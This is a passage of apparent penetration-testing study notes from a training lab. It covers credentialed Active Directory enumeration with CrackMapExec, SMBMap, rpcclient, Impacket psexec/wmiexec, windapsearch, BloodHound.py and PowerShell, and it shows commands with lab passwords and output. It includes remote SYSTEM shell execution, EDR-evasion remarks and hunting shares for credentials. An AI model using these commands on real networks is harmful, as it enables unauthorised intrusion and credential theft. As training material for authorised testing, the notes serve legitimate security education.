[--groups [GROUP]] [--local-groups [GROUP]] [--pass-pol] [--rid-brute [MAX_RID]] [--wmi QUERY]
[--wmi-namespace NAMESPACE] [--spider SHARE] [--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST]
[--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]] [--depth DEPTH] [--only-files]
[--put-file FILE FILE] [--get-file FILE FILE] [--exec-method {atexec,smbexec,wmiexec,mmcexec}] [--force-ps32]
[--no-output] [-x COMMAND | -X PS_COMMAND] [--obfs] [--amsi-bypass FILE] [--clear-obfscripts]
[target ...]
positional arguments:
target the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of targets, NMap XML or
.Nessus file(s)
optional arguments:
-h, --help show this help message and exit
-id CRED_ID [CRED_ID ...]
database credential ID(s) to use for authentication
-u USERNAME [USERNAME ...]
username(s) or file(s) containing usernames
-p PASSWORD [PASSWORD ...]
password(s) or file(s) containing passwords
-k, --kerberos Use Kerberos authentication from ccache file (KRB5CCNAME)
<SNIP>
CME offers a help menu for each protocol. Be sure to review the entire help menu and all possible options.
Domain User Enum
You start by pointing CME at the DC and using the credentials for the forend user to retrieve a list of all domain users. Notice when it provides you the user information, it includes data points such as the badPwdCount attribute. This is helpful when performing actions like targeted password spraying. You could build a target user list filtering out any users with their badPwdCount attribute above 0 to be extra careful not to lock any accounts out.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] Enumerated domain user(s)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\administrator badpwdcount: 0 baddpwdtime: 2022-03-29 12:29:14.476567
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\guest badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\lab_adm badpwdcount: 0 baddpwdtime: 2022-04-09 23:04:58.611828
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\krbtgt badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\htb-student badpwdcount: 0 baddpwdtime: 2022-03-30 16:27:41.960920
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\avazquez badpwdcount: 3 baddpwdtime: 2022-02-24 18:10:01.903395
<SNIP>
Domain Group Enum
You can also obtain a complete listing of domain groups. You should save all of your output to files to easily access it again later for reporting or use with other tools.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] Enumerated domain group(s)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Administrators membercount: 3
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Users membercount: 4
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Guests membercount: 2
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Print Operators membercount: 0
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Backup Operators membercount: 1
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Replicator membercount: 0
<SNIP>
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Admins membercount: 19
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Domain Users membercount: 0
<SNIP>
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Contractors membercount: 138
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Accounting membercount: 15
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Engineering membercount: 19
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Executives membercount: 10
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Human Resources membercount: 36
<SNIP>
The above snippet lists the groups within the domain and the number of users in each. The output also shows the built-in groups on the DC, such as Backup Operators. You can begin to note down groups of interest. Take note of key groups like Administrators, Domain Admins, Executives, any groups that may contain privileged IT admins, etc. These groups will likely contain users with elevated privileges worth targeting during your assessment.
Logged On Users
You can also use CME to target other hosts. Check out what appears to be a file server to see what users are logged in currently.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users
SMB 172.16.5.130 445 ACADEMY-EA-FILE [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-FILE) (domain:INLANEFREIGHT.LOCAL) (signing:False) (SMBv1:False)
SMB 172.16.5.130 445 ACADEMY-EA-FILE [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2 (Pwn3d!)
SMB 172.16.5.130 445 ACADEMY-EA-FILE [+] Enumerated loggedon users
SMB 172.16.5.130 445 ACADEMY-EA-FILE INLANEFREIGHT\clusteragent logon_server: ACADEMY-EA-DC01
SMB 172.16.5.130 445 ACADEMY-EA-FILE INLANEFREIGHT\lab_adm logon_server: ACADEMY-EA-DC01
SMB 172.16.5.130 445 ACADEMY-EA-FILE INLANEFREIGHT\svc_qualys logon_server: ACADEMY-EA-DC01
SMB 172.16.5.130 445 ACADEMY-EA-FILE INLANEFREIGHT\wley logon_server: ACADEMY-EA-DC01
<SNIP>
You see that many users are logged into this server which is very interesting. You can also see that your user forend is a local admin because Pwn3d! appears after the tool successfully authenticates to the target host. A host like this may be used as a jump host or similar by administrative users. You can see that the user svc_qualys is logged in, who you earlier identified as a domain admin. It could be an easy win if you can steal this user’s credentials from memory or impersonate them.
Share Searching
You can use the --shares flag to enumerate available shares on the remote host and the level of access your user account has to each share.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] Enumerated shares
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Share Permissions Remark
SMB 172.16.5.5 445 ACADEMY-EA-DC01 ----- ----------- ------
SMB 172.16.5.5 445 ACADEMY-EA-DC01 ADMIN$ Remote Admin
SMB 172.16.5.5 445 ACADEMY-EA-DC01 C$ Default share
SMB 172.16.5.5 445 ACADEMY-EA-DC01 Department Shares READ
SMB 172.16.5.5 445 ACADEMY-EA-DC01 IPC$ READ Remote IPC
SMB 172.16.5.5 445 ACADEMY-EA-DC01 NETLOGON READ Logon server share
SMB 172.16.5.5 445 ACADEMY-EA-DC01 SYSVOL READ Logon server share
SMB 172.16.5.5 445 ACADEMY-EA-DC01 User Shares READ
SMB 172.16.5.5 445 ACADEMY-EA-DC01 ZZZ_archive READ
You see several shares available to you with READ access. The Department Shares, User Shares, and ZZZ_archive shares would be worth digging into further as they may contain sensitive data such as passwords or PII. Next, you can dig into the shares and spider each directory looking for files. The module spider_plus will dig through each readable share on the host and list all readable files.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Shares'
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2
SPIDER_P... 172.16.5.5 445 ACADEMY-EA-DC01 [*] Started spidering plus with option:
SPIDER_P... 172.16.5.5 445 ACADEMY-EA-DC01 [*] DIR: ['print$']
SPIDER_P... 172.16.5.5 445 ACADEMY-EA-DC01 [*] EXT: ['ico', 'lnk']
SPIDER_P... 172.16.5.5 445 ACADEMY-EA-DC01 [*] SIZE: 51200
SPIDER_P... 172.16.5.5 445 ACADEMY-EA-DC01 [*] OUTPUT: /tmp/cme_spider_plus
In the above command, you ran the spider against the Department Shares. When completed, CME writes the results to a JSON file located at /tmp/cme_spider_plus/<ip of host>. Below you can see a portion of the JSON output. You could dig around for interesting files such as web.config files or scripts that may contain passwords. If you wanted to dig further, you could pull those files to see what all resides within, perhaps finding some hardcoded credentials or other sensitive information.
d41y@htb[/htb]$ head -n 10 /tmp/cme_spider_plus/172.16.5.5.json
{
"Department Shares": {
"Accounting/Private/AddSelect.bat": {
"atime_epoch": "2022-03-31 14:44:42",
"ctime_epoch": "2022-03-31 14:44:39",
"mtime_epoch": "2022-03-31 15:14:46",
"size": "278 Bytes"
},
"Accounting/Private/ApproveConnect.wmf": {
"atime_epoch": "2022-03-31 14:45:14",
<SNIP>
SMBMap
… is great for enumerating SMB shares from a Linux attack host. It can be used to gather a listing of shares, permissions, and share contents if accessible. Once access is obtained, it can be used to download and upload files and execute commands.
Like CME, you can use SMBMap and set of domain user credentials to check for accessible shares on remote systems. As with other tools, you can type the command smbmap -h to view the tool usage menu. Aside from listing shares, you can use SMBMap to recursively list directories, list the contents of a directory, search file contents, and more. This can be especially useful when pillaging shares for useful information.
Checking Access
d41y@htb[/htb]$ smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5
[+] IP: 172.16.5.5:445 Name: inlanefreight.local
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
Department Shares READ ONLY
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
User Shares READ ONLY
ZZZ_archive READ ONLY
The above will tell you what your user can access and their permission levels. Like your resulsts from CME, you see that the user forend has no access to the DC via the ADMIN$ or C$ shares, but does have read access over IPC$, NETLOGON, and SYSVOL which is the default in any domain. The other non-standard shares, such as Department Shares and the user and archive shares, are most interesting. Do a recursive listing of the dirs in the Department Shares share.
Recursive List of all Dirs
d41y@htb[/htb]$ smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only
[+] IP: 172.16.5.5:445 Name: inlanefreight.local
Disk Permissions Comment
---- ----------- -------
Department Shares READ ONLY
.\Department Shares\*
dr--r--r-- 0 Thu Mar 31 15:34:29 2022 .
dr--r--r-- 0 Thu Mar 31 15:34:29 2022 ..
dr--r--r-- 0 Thu Mar 31 15:14:48 2022 Accounting
dr--r--r-- 0 Thu Mar 31 15:14:39 2022 Executives
dr--r--r-- 0 Thu Mar 31 15:14:57 2022 Finance
dr--r--r-- 0 Thu Mar 31 15:15:04 2022 HR
dr--r--r-- 0 Thu Mar 31 15:15:21 2022 IT
dr--r--r-- 0 Thu Mar 31 15:15:29 2022 Legal
dr--r--r-- 0 Thu Mar 31 15:15:37 2022 Marketing
dr--r--r-- 0 Thu Mar 31 15:15:47 2022 Operations
dr--r--r-- 0 Thu Mar 31 15:15:58 2022 R&D
dr--r--r-- 0 Thu Mar 31 15:16:10 2022 Temp
dr--r--r-- 0 Thu Mar 31 15:16:18 2022 Warehouse
<SNIP>
As the recursive listing dives deeper, it will show you the output of all subdirs within the higher-level dirs. The use of --dir-only provided only the output of all directories and did not list all files.
rpcclient
… is a handy tool created for use with the Samba protocol and to provide extra functionality via MS-RPC. It can enumerate, add, change, and even remove objects from AD. It is highly versatile; you just have to find the correct command to issue for what you want to accomplish.
Due to SMB NULL sessions on some of your hosts, you can perform authenticated or unauthenticated enumeration using rpcclient. Below is an example of the unauthenticated way:
rpcclient -U "" -N 172.16.5.5
The above will provide you with a bound connection, and you should be greeted with a new prompt to start unleashing the power of rpcclient.
RID
While looking at users in rpcclient, you may notice a field called rid: beside each user. A Relative Identifier is a unique identifier utilized by Windows to track and identify objects.
note
When an object is created within a domain, the SID will be combined with a RID to make a unique value used to represent the object. So a domain user with the SID of S-1-5-21-3842939050-3880317879-2865463114 and a RID:[0x457], will have a full user SID of: S-1-5-21-3842939050-3880317879-2865463114-1111.
However, there are accounts that you will notice that have the same RID regardless of what host you are on. Accounts like the built-in Administrator for a domain will have a RID:[0x1f4], which, when converted to a decimal value, equals 500. The built-in Administrator account will always have this value.
Since this value is unique to an object, you can use it to enumerate further information about it from the domain.
rpcclient $> queryuser 0x457
User Name : htb-student
Full Name : Htb Student
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 02 Mar 2022 15:34:32 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 27 Oct 2021 12:26:52 EDT
Password can change Time : Thu, 28 Oct 2021 12:26:52 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x457
group_rid: 0x201
acb_info : 0x00000010
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x0000001d
padding1[0..7]...
logon_hrs[0..21]...
enumdomusers
When you searched for information using the queryuser command against an RID, RPC returned the user information. This wasn’t hard since you already knew the RID for the user. If you wished to enumerate all users to gather the RIDs for more than just one, you would use the following:
rpcclient $> enumdomusers
user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
user:[pfalcon] rid:[0x459]
user:[fanthony] rid:[0x45a]
user:[wdillard] rid:[0x45b]
user:[lbradford] rid:[0x45c]
user:[sgage] rid:[0x45d]
user:[asanchez] rid:[0x45e]
user:[dbranch] rid:[0x45f]
user:[ccruz] rid:[0x460]
user:[njohnson] rid:[0x461]
user:[mholliday] rid:[0x462]
<SNIP>
Using it in this manner will print out all domain users by name and RID. Your enumeration can go into great detail utilizing rpcclient. You could even start performing actions such as editing users and groups or adding your own into the domain.
Impacket Toolkit
Impacket is a versatile toolkit that provides you with many different ways to enumerate, interact, and exploit Windows protocols and find the information you need using Pyhton. The tool is actively maintained and has many contributors, especially when new attack techniques arise.
psexec.py
One of the most useful tools in the Impacket suite is psexec.py. It’s a clone of the Sysinternals psexec executable, but works slightly differently from the original. The tool creates a remote service by uploading a randomly-named executable to the ADMIN$ share on the target host. It then registers the service via RPC and the Windows Service Control Manager. Once established, communication happens over a named pipe, providing an interactive remote shell as SYSTEM on the victim host.
To connect to a host with psexec.py, you need credentials for a user with local administrator privileges.
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
Once you execute the psexec module, it drops you into the system32 directory on the target host.
wmiexec.py
… utilizes a semi-interactive shell where commands are executed through Windows Management Instrumentation. It does not drop any files or executables on the target host and generates fewer logs than other modules. After connecting, it runs as the local admin user you connected with. This is a more stealthy approach to execution on hosts than other tools, but would still likely be caught by most modern AV and EDR systems.
wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5
Note that this shell environment is not fully interactive, so each command issued will execute a new cmd.exe from WMI and execute your command. The downside of this is that if a vigilant defender checks event logs and looks at event ID 4688: “A new process has been created”, they will see a new process created to spawn cmd.exe and issue a command. This isn’t always malicious activity since many organizations utilize WMI to administer computers, but it can be a tip-off in an investigation.
Windapsearch
… is another handy Python script you can use to enumerate users, groups, and computers from a Windows domain by utilizing LDAP queries.
d41y@htb[/htb]$ windapsearch.py -h
usage: windapsearch.py [-h] [-d DOMAIN] [--dc-ip DC_IP] [-u USER]
[-p PASSWORD] [--functionality] [-G] [-U] [-C]
[-m GROUP_NAME] [--da] [--admin-objects] [--user-spns]
[--unconstrained-users] [--unconstrained-computers]
[--gpos] [-s SEARCH_TERM] [-l DN]
[--custom CUSTOM_FILTER] [-r] [--attrs ATTRS] [--full]
[-o output_dir]
Script to perform Windows domain enumeration through LDAP queries to a Domain
Controller
optional arguments:
-h, --help show this help message and exit
Domain Options:
-d DOMAIN, --domain DOMAIN
The FQDN of the domain (e.g. 'lab.example.com'). Only
needed if DC-IP not provided
--dc-ip DC_IP The IP address of a domain controller
Bind Options:
Specify bind account. If not specified, anonymous bind will be attempted
-u USER, --user USER The full username with domain to bind with (e.g.
'ropnop@lab.example.com' or 'LAB\ropnop'
-p PASSWORD, --password PASSWORD
Password to use. If not specified, will be prompted
for
Enumeration Options:
Data to enumerate from LDAP
--functionality Enumerate Domain Functionality level. Possible through
anonymous bind
-G, --groups Enumerate all AD Groups
-U, --users Enumerate all AD Users
-PU, --privileged-users
Enumerate All privileged AD Users. Performs recursive
lookups for nested members.
-C, --computers Enumerate all AD Computers
<SNIP>
You have several options with Windapsearch to perform standard enumeration and more detailed enumeration. The --da option and the -PU options. The -PU option is interesting because it will perform a recursive search for users with nested group membership.
Domain Admins
d41y@htb[/htb]$ python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da
[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+] u:INLANEFREIGHT\forend
[+] Attempting to enumerate all Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users.CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 28 Domain Admins:
cn: Administrator
userPrincipalName: administrator@inlanefreight.local
cn: lab_adm
cn: Matthew Morgan
userPrincipalName: mmorgan@inlanefreight.local
<SNIP>
From the results in the shell above, you can see that it enumerated 28 users from the Domain Admin group. Take note of a few users you have already seen before and may even have a hash or cleartext password like wley, svc_qualys, and lab_adm.
Privileged Users
To identify more potential users, you can run the tool with -PU flag and check for users with elevated privileges that may have gone unnoticed. This is a great check for reporting since it will most likely inform the customer of users with excess privileges from nested group membership.
d41y@htb[/htb]$ python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU
[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+] u:INLANEFREIGHT\forend
[+] Attempting to enumerate all AD privileged users
[+] Using DN: CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 28 nested users for group Domain Admins:
cn: Administrator
userPrincipalName: administrator@inlanefreight.local
cn: lab_adm
cn: Angela Dunn
userPrincipalName: adunn@inlanefreight.local
cn: Matthew Morgan
userPrincipalName: mmorgan@inlanefreight.local
cn: Dorothy Click
userPrincipalName: dclick@inlanefreight.local
<SNIP>
[+] Using DN: CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 3 nested users for group Enterprise Admins:
cn: Administrator
userPrincipalName: administrator@inlanefreight.local
cn: lab_adm
cn: Sharepoint Admin
userPrincipalName: sp-admin@INLANEFREIGHT.LOCAL
<SNIP>
You’ll notice that it performed mutations against common elevated group names in different languages. This output gives an example of the dangers of nested group membership, and this will become more evident when you work with BloodHound graphics to visualize it.
Bloodhound.py
Once you have domain credentials, you can run the Bloodhound.py BloodHound ingestor from your Linux attack host. The tool uses graph theory to visually represent relationships and uncover attack paths that would have been difficult, or even impossible to detect with other tools. The tool consists of two parts: the SharpHound collector written in C# for use on Windows systems, and the BloodHound GUI tool which allows you to upload collected data in the form of JSON files. Once uploaded, you can run various pre-built queries or write custom queries using Cypher language. The tool collects data from AD such as users, groups, computers, group membership, GPOs, ACLs, domain trusts, local admin access, user sessions, computer and user properties, RDP access, WinRM access, etc.
Running bloodhound-python -h from your Linux attack host will show you the options available.
d41y@htb[/htb]$ bloodhound-python -h
usage: bloodhound-python [-h] [-c COLLECTIONMETHOD] [-u USERNAME]
[-p PASSWORD] [-k] [--hashes HASHES] [-ns NAMESERVER]
[--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-d DOMAIN]
[-dc HOST] [-gc HOST] [-w WORKERS] [-v]
[--disable-pooling] [--disable-autogc] [--zip]
Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py
optional arguments:
-h, --help show this help message and exit
-c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
Which information to collect. Supported: Group,
LocalAdmin, Session, Trusts, Default (all previous),
DCOnly (no computer connections), DCOM, RDP,PSRemote,
LoggedOn, ObjectProps, ACL, All (all except LoggedOn).
You can specify more than one by separating them with
a comma. (default: Default)
-u USERNAME, --username USERNAME
Username. Format: username[@domain]; If the domain is
unspecified, the current domain is used.
-p PASSWORD, --password PASSWORD
Password
<SNIP>
As you can see the tool accepts various collection methods with the -c or --collectionmethod flag. You can retrieve specific data such as user sessions, users and groups, object properties, ACLS, or select all to gather as much data as possible.
Executing
d41y@htb[/htb]$ sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all
INFO: Found AD domain: inlanefreight.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 564 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 2951 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 183 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
<SNIP>
The command above executed Bloodhound.py with the user forend. You specified your nameserver as the DC with the -ns flag and the domain with the -d flag. The -c all flag told the tool to run all checks. Once the script finishes, you will see the output files in the current working directory in the format of <date_object.json>.
d41y@htb[/htb]$ ls
20220307163102_computers.json 20220307163102_domains.json 20220307163102_groups.json 20220307163102_users.json
Uploading the Zip File
You could then type sudo neo4j start to start the neo4j service, firing up the databaseeeee you’ll load the data into and also run Cypher queries against.
Next, you can type bloodhound from your Linux attack host when logged in and upload the data.
Once all of the above is done, you should have the BloodHound GUI tool loaded with a blank slate. Now you need to upload the data. You can either upload each JSON file one by one or zip them first and upload the Zip file.
Now that the data is loaded, you can use the Analysis tab to run queries against the database. These queries can be custom and specific to what you decide using custom Cypher queries.
Credentialed Enum - from Windows
ActiveDirectory PowerShell Module
… is a group of PowerShell cmdlets for administering an AD environment from the command line. It consists of 147 different cmdlets (now probably more).
Before you can utilize it, you have to make sure it is imported first. The Get-Module cmdlet, which is part of the Microsoft.PowerShell.Core module, will list all available modules, their version, and potential commands for use. This is a great way to see if anything like Git or custom administrator scripts are installed. If the module is not loaded, run Import-Module ActiveDirectory to load it for use.
PS C:\htb> Get-Module
ModuleType Version Name ExportedCommands
---------- ------- ---- ----------------
Manifest 3.1.0.0 Microsoft.PowerShell.Utility {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script 2.0.0 PSReadline {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
You’ll see that the ActiveDirectory module is not yet imported.
PS C:\htb> Import-Module ActiveDirectory
PS C:\htb> Get-Module
ModuleType Version Name ExportedCommands
---------- ------- ---- ----------------
Manifest 1.0.1.0 ActiveDirectory {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest 3.1.0.0 Microsoft.PowerShell.Utility {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script 2.0.0 PSReadline {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
Domain Info
Now that your modules are loaded you can begin enumerating some basic information about the domain with the Get-ADDomain cmdlet.
PS C:\htb> Get-ADDomain
AllowedDNSSuffixes : {}
ChildDomains : {LOGISTICS.INLANEFREIGHT.LOCAL}
ComputersContainer : CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
DeletedObjectsContainer : CN=Deleted Objects,DC=INLANEFREIGHT,DC=LOCAL
DistinguishedName : DC=INLANEFREIGHT,DC=LOCAL
DNSRoot : INLANEFREIGHT.LOCAL
DomainControllersContainer : OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
DomainMode : Windows2016Domain
DomainSID : S-1-5-21-3842939050-3880317879-2865463114
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=INLANEFREIGHT,DC=LOCAL
Forest : INLANEFREIGHT.LOCAL
InfrastructureMaster : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
LastLogonReplicationInterval :
LinkedGroupPolicyObjects : {cn={DDBB8574-E94E-4525-8C9D-ABABE31223D0},cn=policies,cn=system,DC=INLANEFREIGHT,
DC=LOCAL, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=INLAN
EFREIGHT,DC=LOCAL}
LostAndFoundContainer : CN=LostAndFound,DC=INLANEFREIGHT,DC=LOCAL
ManagedBy :
Name : INLANEFREIGHT
NetBIOSName : INLANEFREIGHT
ObjectClass : domainDNS
ObjectGUID : 71e4ecd1-a9f6-4f55-8a0b-e8c398fb547a
ParentDomain :
PDCEmulator : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
PublicKeyRequiredPasswordRolling : True
QuotasContainer : CN=NTDS Quotas,DC=INLANEFREIGHT,DC=LOCAL
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers : {ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL}
RIDMaster : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
SubordinateReferences : {DC=LOGISTICS,DC=INLANEFREIGHT,DC=LOCAL,
DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL,
DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL,
CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL}
SystemsContainer : CN=System,DC=INLANEFREIGHT,DC=LOCAL
UsersContainer : CN=Users,DC=INLANEFREIGHT,DC=LOCAL
This will print out helpful information like the domain SID, domain functionality level, any child domains, and more.
Get-ADUser
Next, you’ll use the Get-ADUser cmdlet. You will be filtering for accounts with the SerivcePrincipalName property populated. This will get you a listing of accounts that may be susceptible to a Kerberoasting attack.
PS C:\htb> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
DistinguishedName : CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled : True
GivenName : Sharepoint
Name : adfs
ObjectClass : user
ObjectGUID : 49b53bea-4bc4-4a68-b694-b806d9809e95
SamAccountName : adfs
ServicePrincipalName : {adfsconnect/azure01.inlanefreight.local}
SID : S-1-5-21-3842939050-3880317879-2865463114-5244
Surname : Admin
UserPrincipalName :
DistinguishedName : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled : True
GivenName : Jessica
Name : BACKUPAGENT
ObjectClass : user
ObjectGUID : 2ec53e98-3a64-4706-be23-1d824ff61bed
SamAccountName : backupagent
ServicePrincipalName : {backupjob/veam001.inlanefreight.local}
SID : S-1-5-21-3842939050-3880317879-2865463114-5220
Surname : Systemmailbox 8Cc370d3-822A-4Ab8-A926-Bb94bd0641a9
UserPrincipalName :
<SNIP>
Checking for Trust Relationships
Another interesting check you can run utilizing the ActiveDirectory module, would be to verify domain trust relationships using the Get-ADtrust cmdlet.
PS C:\htb> Get-ADTrust -Filter *
Direction : BiDirectional
DisallowTransivity : False
DistinguishedName : CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive : False
IntraForest : True
IsTreeParent : False
IsTreeRoot : False
Name : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass : trustedDomain
ObjectGUID : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source : DC=INLANEFREIGHT,DC=LOCAL
Target : LOGISTICS.INLANEFREIGHT.LOCAL
TGTDelegation : False
TrustAttributes : 32
TrustedPolicy :
TrustingPolicy :
TrustType : Uplevel
UplevelOnly : False
UsesAESKeys : False
UsesRC4Encryption : False
Direction : BiDirectional
DisallowTransivity : False
DistinguishedName : CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive : True
IntraForest : False
IsTreeParent : False
IsTreeRoot : False
Name : FREIGHTLOGISTICS.LOCAL
ObjectClass : trustedDomain
ObjectGUID : 1597717f-89b7-49b8-9cd9-0801d52475ca
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source : DC=INLANEFREIGHT,DC=LOCAL
Target : FREIGHTLOGISTICS.LOCAL
TGTDelegation : False
TrustAttributes : 8
TrustedPolicy :
TrustingPolicy :
TrustType : Uplevel
UplevelOnly : False
UsesAESKeys : False
UsesRC4Encryption : False
This cmdlet will print out any trust relationship the domain has. You can determine if they are trusts within your forest or with domains in other forests, the type of trust, the direction of the trust, and the name of the domain the relationship is with. This will be useful later on when looking to take advantage of child-to-parent trust relationships and attacking across forest trusts.
Group Enum
Next, you can gather AD group information using the Get-ADGroup cmdlet.
PS C:\htb> Get-ADGroup -Filter * | select name
name
----
Administrators
Users
Guests
Print Operators
